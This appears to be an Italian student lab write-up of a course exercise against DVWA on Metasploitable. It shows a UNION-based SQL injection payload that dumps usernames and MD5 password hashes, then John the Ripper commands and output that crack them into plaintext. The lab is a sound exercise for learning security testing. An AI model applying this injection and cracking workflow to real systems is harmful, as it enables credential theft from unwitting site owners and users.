S6/L4


L'esercizio di oggi consiste nel recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

La prima cosa che facciamo è accendere entrambi le macchine è assicurarci che comunicano tra di loro.

```
(kali@kali)-[~]
$ ping 192.168.50.20
PING 192.168.50.20 (192.168.50.20) 56(84) bytes of data.
64 bytes from 192.168.50.20: icmp_seq=1 ttl=64 time=0.670 ms
64 bytes from 192.168.50.20: icmp_seq=2 ttl=64 time=0.341 ms
^C
______ 192.168.50.20 ping statistics _____
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.341/0.505/0.670/0.164 ms
```

Una volta verificato dobbiamo andare all'interno della DVWA di metasploitable tramite mozilla.

http://192.168.50.20




E andiamo su SQL Injection (dopo aver impostato la sicurezza su low).

Eseguiamo questa ricerca all'interno

```
'UNION SELECT user, password FROM users --
```

Una volta eseguito ci darà i seguenti risultati:

Vulnerability: SQL Injection




More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html

Dove First name sono gli user mentre Surname sono le password che come vediamo sono hashate.

Ci sono vari modi per verificare di che tipo è l'hash oggi giorno soprattutto si utilizzano dei tool, ma si può fare anche contando i caratteri infatti il tipo MD5 utilizza sempre 32 caratteri come le password che abbiamo noi.

Ora invece dobbiamo decriptarle, come prima cosa dobbiamo inserirle in un unico file.



Io le ho inserite in un file chiamato passDVWA.txt

Dopo di che dobbiamo utilizzare il nostro tool John the ripper dove andremo ad eseguire il seguente comando:

"john --format=Raw-MD5 passDVWA.txt"

Dove essendo che sappiamo il formato lo specifichiamo in modo da rendere il lavoro più leggero, e poi il file con all'interno le password hashate.

Tutte le altre impostazioni invece sono automatiche.

```
(kali® kali)-[~]
$ john -- format=Raw-MD5 passDVWA.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider -- fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
password (?)
password (?)
personal (?)
Proceeding with incremental:ASCII
charley (?)
5g 0:00:00:00 DONE 3/3 (2025-01-16 09:41) 9.615g/s 342980p/s 342980c/s 345934C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Per visualizzarle dopo invece dobbiamo eseguire questo commando:

"john --show --format=Raw-MD5 passDVWA.txt"

E avremo questo output:

```
(kali⊕ kali)-[~]
$ john --show --format=Raw-MD5 passDVWA.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Notiamo anche che la prima è l'ultima sono uguali.